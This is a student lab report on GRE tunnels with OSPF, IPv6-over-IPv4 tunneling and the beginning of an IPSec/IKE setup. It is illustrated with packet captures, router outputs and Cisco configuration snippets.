Instituto Superior Técnico

Laboratory 3 – IPSec and VPNs

Master’s in computer science and Engineering

Network Advanced Security and Architecture

Group 2

98678, Bruno Freitas

98742, Alexandru Pena

Table of Contents

Table of Figures

Tunneling

GRE

The goal of this exercise is to configure a GRE (Generic Routing Encapsulation) tunnel between the two subnets of an organization. The tunnel is created on top of a public network (internet) and the routing protocol to use is OSPF.




Figure 1 Organization Network for GRE

OSPF is a Link State protocol and it works by having 2 routers establishing a neighbourhood state and sharing their link state database. To establish the neighbourhood state, “HELLO” messages must be first exchanged, but those messages are sent to the multicast address “224.0.0.5”. Some WAN networks, even if rare, are not capable of supporting multicast packets, which in this case arises a problem, the routers R1 and R2 must propagate the internal network subnets. This problem is solved by configuring a GRE tunnel and having 2 OSPF processes. The second OSPF process, meant to share the private subnets, will be configured on the GRE tunnel. This means that the OSPF packets will first be encapsulated and then transmitted over the tunnel. When they arrive at the other endpoint of the tunnel, they will be decapsulated and routed to the respective original IP header.

Another reason to run separated OSPF processes can be an organization X has a customer A and a customer B. X wants to run OSPF between the different customers, but customer A cannot see the customer B routes. One solution for this is to run different OSPF processes on the different interfaces connected to the customers.

No.	Time	Source	Destination	Protocol	Length	Info
3	0.404617	200.1.1.1	224.0.0.5	OSPF	94	Hello Packet
4	2.133665	200.1.1.10	224.0.0.5	OSPF	94	Hello Packet
5	6.310863	200.1.1.1	224.0.0.5	OSPF	118	Hello Packet
6	7.023188	c2:03:04:08:00:00	c2:03:04:08:00:00	LOOP	60	Reply
7	9.273276	200.2.2.2	224.0.0.5	OSPF	118	Hello Packet

```
> Frame 3: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface -, id 0
> Ethernet II, Src: ca:01:03:e8:00:00 (ca:01:03:e8:00:00), Dst: IPv4mcast_05 (01:00:5e:00:00:05)
> Internet Protocol Version 4, Src: 200.1.1.1, Dst: 224.0.0.5
v Open Shortest Path First
   > OSPF Header
   > OSPF Hello Packet
   > OSPF LLS Data Block
```

Figure 2 OSPF Hello packet

No.	Time	Source	Destination	Protocol	Length	Info
3	0.404617	200.1.1.1	224.0.0.5	OSPF	94	Hello Packet
4	2.133665	200.1.1.10	224.0.0.5	OSPF	94	Hello Packet
5	6.310863	200.1.1.1	224.0.0.5	OSPF	118	Hello Packet
6	7.023188	c2:03:04:08:00:00	c2:03:04:08:00:00	LOOP	60	Reply
7	9.373376	200.2.2.2	224.0.0.5	OSPF	118	Hello Packet

```
> Frame 5: 118 bytes on wire (944 bits), 118 bytes captured (944 bits) on interface -, id 0
> Ethernet II, Src: ca:01:03:e8:00:00 (ca:01:03:e8:00:00), Dst: c2:03:04:08:00:00 (c2:03:04:08:00:00)
> Internet Protocol Version 4, Src: 1.1.1.1, Dst: 2.2.2.2
v Generic Routing Encapsulation (IP)
    > Flags and Version: 0x0000
      Protocol Type: IP (0x0800)
> Internet Protocol Version 4, Src: 200.1.1.1, Dst: 224.0.0.5
v Open Shortest Path First
    > OSPF Header
    > OSPF Hello Packet
    > OSPF LLS Data Block
```

Figure 3 OSPF Hello packet and GRE

In the Figure 2 it is possible to see an OSPF Hello packet generated from R1 (200.1.1.1) to the multicast address 224.0.0.5. In the Figure 3 can be observed the OSPF packet was appended a GRE header plus a new IP header with the IP's configured on the tunnel. This last packet has this configuration to be able to run OSPF between the 2 sites of the organization.

```
R1#sh int tunnel 0
Tunnel0 is up, line protocol is up
  Hardware is Tunnel
  Interface is unnumbered. Using address of FastEthernet0/0 (200.1.1.1)
  MTU 17916 bytes, BW 100 Kbit/sec, DLY 50000 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation TUNNEL, loopback not set
  Keepalive not set
  Tunnel source 1.1.1.1 (Loopback0), destination 2.2.2.2
  Tunnel protocol/transport GRE/IP
    Key disabled, sequencing disabled
    Checksumming of packets disabled
  Tunnel TTL 255
  Fast tunneling enabled
  Tunnel transport MTU 1476 bytes
  Tunnel transmit bandwidth 8000 (kbps)
  Tunnel receive bandwidth 8000 (kbps)
  Last input 00:00:05, output 00:00:08, output hang never
  Last clearing of "show interface" counters never
  Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0
  Queueing strategy: fifo
  Output queue: 0/0 (size/max)
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
```

Figure 4 GRE Information about the tunnel

The Figure 4 shows some some information about the tunnel, like the state, which in this case is up and configured with the source 1.1.1.1 and destination 2.2.2.2 (this configuration corresponds to router R1 configuration).

```
R3#sh ip ospf neigh

Neighbor ID     Pri   State           Dead Time   Address         Interface
1.1.1.1           1   FULL/BDR        00:00:31    192.168.2.1     FastEthernet0/0
R3#
R3#sh ip ro
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

O    192.168.4.0/24 [110/1021] via 192.168.2.1, 03:05:44, FastEthernet0/0
C    192.168.1.0/24 is directly connected, FastEthernet0/1
C    192.168.2.0/24 is directly connected, FastEthernet0/0
O    192.168.3.0/24 [110/1011] via 192.168.2.1, 03:05:44, FastEthernet0/0
R3#
```

Figure 5 GRE R3 OSPF neigh and its routing table

```
R4#sh ip ospf neigh

Neighbor ID     Pri   State           Dead Time   Address         Interface
2.2.2.2           1   FULL/BDR        00:00:39    192.168.3.2     FastEthernet0/0
R4#
R4#sh ip ro
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

C    192.168.4.0/24 is directly connected, FastEthernet0/1
O    192.168.1.0/24 [110/1021] via 192.168.3.2, 03:07:34, FastEthernet0/0
O    192.168.2.0/24 [110/1011] via 192.168.3.2, 03:07:34, FastEthernet0/0
C    192.168.3.0/24 is directly connected, FastEthernet0/0
R4#
```

Figure 6 GRE R4 OSPF neigh and its routing table


In Figure 5 it is possible to observe that R3 contains in its routing table 2 routes learned through OSPF, 192.168.4.0 and 192.168.3.0 (the right-side private subnets). On the other hand, in Figure 6 it is possible to observe that R4 contains in its routing table 2 routes learned through OSPF, 192.168.1.0 and 192.168.2.0 (the left-side private subnets). Note that none of the public network appears in these routing tables. This happens because the organization configured 2 separated OSPF processes so that no other network besides the organization's subnets were known in the organization (configurations in annex). In more detail, the OSPF announcement of the organization's subnets is encapsulated in GRE and once this one arrives to the destination (the other edge router) this one is unwrapped and the knowledge of the private subnets of the organization are learned.

```
RA#sh ip ro
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     1.0.0.0/32 is subnetted, 1 subnets
O       1.1.1.1 [110/11] via 200.1.1.1, 06:17:28, FastEthernet0/0
     2.0.0.0/32 is subnetted, 1 subnets
O       2.2.2.2 [110/11] via 200.2.2.2, 06:17:28, FastEthernet0/1
C    200.1.1.0/24 is directly connected, FastEthernet0/0
C    200.2.2.0/24 is directly connected, FastEthernet0/1
RA#
```

Figure 7 GRE RA routing table


The Figure 7 shows up the routing table of RA. This router is found on the public network and only has learned public networks, this is because the first process is still sending on the public network non encapsulated OSPF packets. GRE OSPF encapsulated packets are not learned by this router, therefore having no knowledge of the private subnets of the organization.

The Figure 8 and Figure 9 presents the R1 router OSPF link state database with the LSA's that it received. It is possible to observe two types of LSA's, Router LSA's and Network LSA's. Router LSA's are sent by the routers with a running OSPF process to announce their presence and the links they are connected to, while Network LSA's are sent by the designated routers to inform about other routers connected on the same transit network.



```
R1#sh ip ospf database

            OSPF Router with ID (200.1.1.1) (Process ID 1)

                Router Link States (Area 0)

Link ID         ADV Router      Age         Seq#       Checksum Link count
200.1.1.1       200.1.1.1       1272        0x8000000D 0x004297 2
200.2.2.2       200.2.2.2       1280        0x8000000D 0x00A228 2
200.2.2.10      200.2.2.10      1142        0x8000000E 0x0058A6 2

                Net Link States (Area 0)

Link ID         ADV Router      Age         Seq#       Checksum
200.1.1.10      200.2.2.10      1142        0x8000000C 0x003EA2
200.2.2.10      200.2.2.10      1142        0x8000000C 0x004E8D

            OSPF Router with ID (1.1.1.1) (Process ID 2)

                Router Link States (Area 0)

Link ID         ADV Router      Age         Seq#       Checksum Link count
1.1.1.1         1.1.1.1         1416        0x8000000E 0x00E94F 2
2.2.2.2         2.2.2.2         1313        0x8000000E 0x0079B7 2
3.3.3.3         3.3.3.3         1273        0x8000000E 0x00EBB7 2
4.4.4.4         4.4.4.4         1386        0x8000000E 0x006A2A 2

                Net Link States (Area 0)

Link ID         ADV Router      Age         Seq#       Checksum
192.168.2.3     3.3.3.3         1275        0x8000000C 0x00E1C2
192.168.3.4     4.4.4.4         1386        0x8000000C 0x000393
R1#
```


Figure 8 GRE R1 OSPF database



```
R2#sh ip ospf database

            OSPF Router with ID (200.2.2.2) (Process ID 1)

                Router Link States (Area 0)

Link ID         ADV Router      Age         Seq#       Checksum Link count
200.1.1.1       200.1.1.1       1465        0x8000000D 0x004297 2
200.2.2.2       200.2.2.2       1468        0x8000000D 0x00A228 2
200.2.2.10      200.2.2.10      1333        0x8000000E 0x0058A6 2

                Net Link States (Area 0)

Link ID         ADV Router      Age         Seq#       Checksum
200.1.1.10      200.2.2.10      1333        0x8000000C 0x003EA2
200.2.2.10      200.2.2.10      1333        0x8000000C 0x004E8D

            OSPF Router with ID (2.2.2.2) (Process ID 2)

                Router Link States (Area 0)

Link ID         ADV Router      Age         Seq#       Checksum Link count
1.1.1.1         1.1.1.1         1607        0x8000000E 0x00E94F 2
2.2.2.2         2.2.2.2         1503        0x8000000E 0x0079B7 2
3.3.3.3         3.3.3.3         1465        0x8000000E 0x00EBB7 2
4.4.4.4         4.4.4.4         1576        0x8000000E 0x006A2A 2

                Net Link States (Area 0)

Link ID         ADV Router      Age         Seq#       Checksum
192.168.2.3     3.3.3.3         1466        0x8000000C 0x00E1C2
192.168.3.4     4.4.4.4         1576        0x8000000C 0x000393
R2#
```

Figure 9 GRE R2 OSPF database

By analysing the Figure 8 and Figure 9 it is possible to see the type 1 and type 2 router LSAs, and for each entry the ID of each LSA, the router ID that advertised it, etc.



```
    Link connected to: a Transit Network
     (Link ID) Designated Router address: 200.1.1.10
     (Link Data) Router Interface address: 200.1.1.10
      Number of TOS metrics: 0
       TOS 0 Metrics: 10


            OSPF Router with ID (1.1.1.1) (Process ID 2)

                Router Link States (Area 0)

  LS age: 284
  Options: (No TOS-capability, DC)
  LS Type: Router Links
  Link State ID: 1.1.1.1
  Advertising Router: 1.1.1.1
  LS Seq Number: 80000011
  Checksum: 0xE352
  Length: 48
  Number of Links: 2

    Link connected to: a Transit Network
     (Link ID) Designated Router address: 192.168.2.3
     (Link Data) Router Interface address: 192.168.2.1
      Number of TOS metrics: 0
       TOS 0 Metrics: 1

    Link connected to: another Router (point-to-point)
     (Link ID) Neighboring Router ID: 2.2.2.2
     (Link Data) Router Interface address: 0.0.0.8
      Number of TOS metrics: 0
       TOS 0 Metrics: 1000


  LS age: 273
  Options: (No TOS-capability, DC)
  LS Type: Router Links
  Link State ID: 2.2.2.2
```

Figure 10 GRE R1 OSPF database router

By the Figure 10 is possible to see that the OSPF link type between R1 and R2 is Point-to-Point (R1 router ID = 1.1.1.1 and R2 router ID = 2.2.2.2).

Finally, it was possible to test the configuration by sending an ICMP request between 2 hosts on different subnets of the organization icmp

No.	Time	Source	Destination	Protocol	Length	Info
12	22.529123	192.168.1.100	192.168.4.100	ICMP	98	Echo (ping) request id=0x359a, seq=4/1024, ttl=64 (reply in 13)
13	22.632725	192.168.4.100	192.168.1.100	ICMP	98	Echo (ping) reply id=0x359a, seq=4/1024, ttl=60 (request in 12)
14	23.634803	192.168.1.100	192.168.4.100	ICMP	98	Echo (ping) request id=0x369a, seq=5/1280, ttl=64 (reply in 15)
15	23.738440	192.168.4.100	192.168.1.100	ICMP	98	Echo (ping) reply id=0x369a, seq=5/1280, ttl=60 (request in 14)

```
> Frame 5: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface -, id 0
> Ethernet II, Src: Private_66:68:00 (00:50:79:66:68:00), Dst: c2:04:04:18:00:01 (c2:04:04:18:00:01)
> Internet Protocol Version 4, Src: 192.168.1.100, Dst: 192.168.4.100
> Internet Control Message Protocol
```

Figure 11 GRE ICMP PC1 to PC2, capture in 192.168.1.0/24

icmp

No.	Time	Source	Destination	Protocol	Length	Info
16	14.649873	192.168.1.100	192.168.4.100	ICMP	122	Echo (ping) request id=0xd299, seq=4/1024, ttl=62 (reply in 17)
17	14.713954	192.168.4.100	192.168.1.100	ICMP	122	Echo (ping) reply id=0xd299, seq=4/1024, ttl=62 (request in 16)
18	15.755581	192.168.1.100	192.168.4.100	ICMP	122	Echo (ping) request id=0xd399, seq=5/1280, ttl=62 (reply in 19)
19	15.819653	192.168.4.100	192.168.1.100	ICMP	122	Echo (ping) reply id=0xd399, seq=5/1280, ttl=62 (request in 18)

```
> Frame 16: 122 bytes on wire (976 bits), 122 bytes captured (976 bits) on interface -, id 0
> Ethernet II, Src: ca:01:03:e8:00:00 (ca:01:03:e8:00:00), Dst: c2:03:04:08:00:00 (c2:03:04:08:00:00)
> Internet Protocol Version 4, Src: 1.1.1.1, Dst: 2.2.2.2
> Generic Routing Encapsulation (IP)
> Internet Protocol Version 4, Src: 192.168.1.100, Dst: 192.168.4.100
> Internet Control Message Protocol
```

Figure 12 GRE ICMP PC1 to PC2, capture in internet

icmp

No.	Time	Source	Destination	Protocol	Length	Info
17	16.261914	192.168.1.100	192.168.4.100	ICMP	98	Echo (ping) request id=0xc198, seq=4/1024, ttl=60 (reply in 18)
18	16.262032	192.168.4.100	192.168.1.100	ICMP	98	Echo (ping) reply id=0xc198, seq=4/1024, ttl=64 (request in 17)
19	17.364195	192.168.1.100	192.168.4.100	ICMP	98	Echo (ping) request id=0xc298, seq=5/1280, ttl=60 (reply in 20)
20	17.364326	192.168.4.100	192.168.1.100	ICMP	98	Echo (ping) reply id=0xc298, seq=5/1280, ttl=64 (request in 19)

```
> Frame 17: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface -, id 0
> Ethernet II, Src: c2:05:04:28:00:01 (c2:05:04:28:00:01), Dst: Private_66:68:01 (00:50:79:66:68:01)
> Internet Protocol Version 4, Src: 192.168.1.100, Dst: 192.168.4.100
> Internet Control Message Protocol
```

Figure 13 GRE ICMP PC1 to PC2, capture in 192.168.4.0/24

As expected, ICMP packets (both request and reply) were encapsulated with GRE while in the public network (internet). On the other hand, inside the organization's network the ICMP packets behaved in the "normal way".

This solution works to establish a simple tunnel, but it is missing a very crucial thing that is security. All the packets sent over the tunnel are not protected (encrypted, authenticated or its integrity protected) and are easy to sniff by whoever has access to those networks, which obviously is a bad solution if the organization needs to transfer any private information.

IPv6 tunneling over IPv4




Figure 14 Organiztion Network for IPv6 tunneling over IPv4

For this exercise it was used the topology shown in Figure 14. Note that this topology is the same as before but R3 is now R5 and R4 is now R6. (the configuration in annex is defined for this topology – some interfaces were changed). The reason for this was a problem between the Linux and GNS3.

The shortage of IPv4 addresses is leading the world to an IPv6 adoption and many networks already run on IPv6. Many networks are still not adapted to run this new technology and sometimes networks running on IPv6 may not be able to communicate with the exterior as the transit networks are not configured to do IPv6 routing. A solution for this problem is something named “IPv6 over IPv4”, which basically uses the tunneling technology explained before, but the IPv6 packets are now encapsulated into IPv4 packets to allow their transmission.

After applying the configuration described in annex, it was made a simple ICMP test:

No.	Time	Source	Destination	Protocol	Length	Info
19	2021-04-30 16:33:34,424108	c2:05:08:65:00:01	c2:05:08:65:00:01	LOOP	60	Reply
20	2021-04-30 16:33:34,642811	2001:db8:faca:1::2	2001:db8:faca:2::2	ICMPv6	134	Echo (ping) request
21	2021-04-30 16:33:34,679245	2001:db8:faca:2::2	2001:db8:faca:1::2	ICMPv6	134	Echo (ping) reply id
22	2021-04-30 16:33:34,703828	2001:db8:faca:1::2	2001:db8:faca:2::2	ICMPv6	134	Echo (ping) request
23	2021-04-30 16:33:34,731668	2001:db8:faca:2::2	2001:db8:faca:1::2	ICMPv6	134	Echo (ping) reply id
24	2021-04-30 16:33:34,754741	2001:db8:faca:1::2	2001:db8:faca:2::2	ICMPv6	134	Echo (ping) request
25	2021-04-30 16:33:34,781053	2001:db8:faca:2::2	2001:db8:faca:1::2	ICMPv6	134	Echo (ping) reply id
26	2021-04-30 16:33:34,805506	2001:db8:faca:1::2	2001:db8:faca:2::2	ICMPv6	134	Echo (ping) request
27	2021-04-30 16:33:34,832026	2001:db8:faca:2::2	2001:db8:faca:1::2	ICMPv6	134	Echo (ping) reply id
28	2021-04-30 16:33:34,856156	2001:db8:faca:1::2	2001:db8:faca:2::2	ICMPv6	134	Echo (ping) request

```
Frame 20: 134 bytes on wire (1072 bits), 134 bytes captured (1072 bits) on interface -, id 0
Ethernet II, Src: ca:01:08:45:00:1c (ca:01:08:45:00:1c), Dst: c2:05:08:65:00:01 (c2:05:08:65:00:01)
Internet Protocol Version 4, Src: 1.1.1.1, Dst: 2.2.2.2
Internet Protocol Version 6, Src: 2001:db8:faca:1::2, Dst: 2001:db8:faca:2::2
Internet Control Message Protocol v6
```

Figure 15 IPv6 over IPv4 ICMP capture

It is possible to observe that the original ICMPv6 packet with an IPv6 IP header, was appended a IPv4 header with source “1.1.1.1” and destination “2.2.2.2”. This allows for its transmission over IPv4 networks.

This technology also works with OSPFv3, which is still the OSPF process but with IPv6 support.

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-04-30 16:33:03,351457	200.1.1.1	224.0.0.5	OSPF	94	Hello Packet
2	2021-04-30 16:33:04,393884	c2:05:08:65:00:01	c2:05:08:65:00:01	LOOP	60	Reply
3	2021-04-30 16:33:04,560497	ca:01:08:45:00:1c	ca:01:08:45:00:1c	LOOP	60	Reply
4	2021-04-30 16:33:08,159405	200.1.1.10	224.0.0.5	OSPF	94	Hello Packet
5	2021-04-30 16:33:11,458376	fe80::202:202	ff02::5	OSPF	114	Hello Packet
6	2021-04-30 16:33:11,982942	fe80::101:101	ff02::5	OSPF	114	Hello Packet
7	2021-04-30 16:33:14,457436	c2:05:08:65:00:01	c2:05:08:65:00:01	LOOP	60	Reply
8	2021-04-30 16:33:17,163561	200.1.1.1	224.0.0.5	OSPF	94	Hello Packet
9	2021-04-30 16:33:18,165935	200.1.1.10	224.0.0.5	OSPF	94	Hello Packet
10	2021-04-30 16:33:18,707380	ca:01:08:45:00:1c	ca:01:08:45:00:1c	LOOP	60	Reply

```
Frame 6: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface -, id 0
Ethernet II, Src: ca:01:08:45:00:1c (ca:01:08:45:00:1c), Dst: c2:05:08:65:00:01 (c2:05:08:65:00:01)
Internet Protocol Version 4, Src: 1.1.1.1, Dst: 2.2.2.2
Internet Protocol Version 6, Src: fe80::101:101, Dst: ff02::5
Open Shortest Path First
```

Figure 16 IPv6 over IPv4 OSPF capture

```
int Tunnel 0
ip unnumbered f0/0
tunnel source Lo0
tunnel destination 2.2.2.2
ip ospf 2 area 0
int f1/0
ip ospf 2 area 0
```

Figure 17 GRE IPv4 Tunnel config

```
int Tunnel 0
ipv6 address 2001:db8:faca:3::3/64
tunnel source Lo0
tunnel destination 2.2.2.2
tunnel mode ipv6ip
ipv6 ospf 2 area 0
```

Figure 18 IPv6 over IPv4 Tunnel config

The Figure 17 and Figure 18 show the difference in the tunnel between the 2 methods of tunnelling. By the packet analysis shows in Figure 15 and Figure 16 it is possible to see that the packet has the structure Ether – IPv4 – IPv6 and the previous tunnel method was Ether – IPv4 – GRE – IPv4.

IPSec

The previous studied technologies lacked something fundamental, security. IPSec is a group of protocols that are used together to setup secure communication between devices. IPSec has two modes: AH (Authentication Header) and ESP (Encapsulating Security Payload). AH provides authentication, data integrity, freshness, but not confidentiality. ESP all stated before plus confidentiality. Therefore, it should not be used if confidentiality is a concern in the network.

There are also two transport modes for the packets: tunnel mode and transport mode. When transport mode is used the IP header reflects the original source and destination of the packet. In the other side, tunnel mode has the advantage of protecting the original IP header by adding a new IP header which does not lack information about the protocols on the above layers.

Though in certain cases it is preferred to use transport mode instead of tunnel, those cases will be studied further ahead. For this, the following topology was used to study:




Figure 19 IPSec Network topology

To establish the secure channel through IPSec the IKE protocol will be used. The IKE protocol works in two different phases.




Figure 20 IKE protocol phases ([cisco academy](#))

In the first phase, peers authenticate each other through the configured mode, in this case it will be the pre shared key “saar”, but other more secure methods like digital certificates can be used. The first phase will also negotiate an IKE security association (this policy will be configured through the command “crypto isakmp policy 1”) and complete by exchanging keys through the Diffie-Hellman key exchange protocol. Diffie-Hellman works by having the talking devices first establish a common material and then exchanging some random numbers. The Diffie-Hellman key exchange must be authenticated or it will be vulnerable to Man In the Middle Attacks. The first phase of the IKE protocol can run in the “Main” mode or “Aggressive”. Aggressive mode is faster as it transmits less messages but more vulnerable for the same reason, it transmits less messages, but they are packed with more information.
After the IKE phase 1 is complete, a secure channel is generated, this secure channel is used during phase 2 to negotiate the IPSec policy and generate the other cryptographic material. Phase 2 always uses the “Quick mode”.

It is possible to observe this process by capturing the exchanged messages with Wireshark:

No.	Time	Source	Destination	Protocol	Length	Info
38	2021-05-01 19:56:44,637713	c2:03:04:a5:00:00	CDP/VTP/DTP/PAgP/UD…	CDP	349	Device ID: RA Port ID: FastEthernet0/0
39	2021-05-01 19:56:45,699673	200.0.1.1	200.0.2.1	ISAKMP	210	Identity Protection (Main Mode)
40	2021-05-01 19:56:45,777081	200.0.2.1	200.0.1.1	ISAKMP	150	Identity Protection (Main Mode)
41	2021-05-01 19:56:45,800655	200.0.1.1	200.0.2.1	ISAKMP	390	Identity Protection (Main Mode)
42	2021-05-01 19:56:45,927430	200.0.2.1	200.0.1.1	ISAKMP	410	Identity Protection (Main Mode)
43	2021-05-01 19:56:46,002313	200.0.1.1	224.0.0.5	OSPF	94	Hello Packet
44	2021-05-01 19:56:46,042704	200.0.1.1	200.0.2.1	ISAKMP	150	Identity Protection (Main Mode)
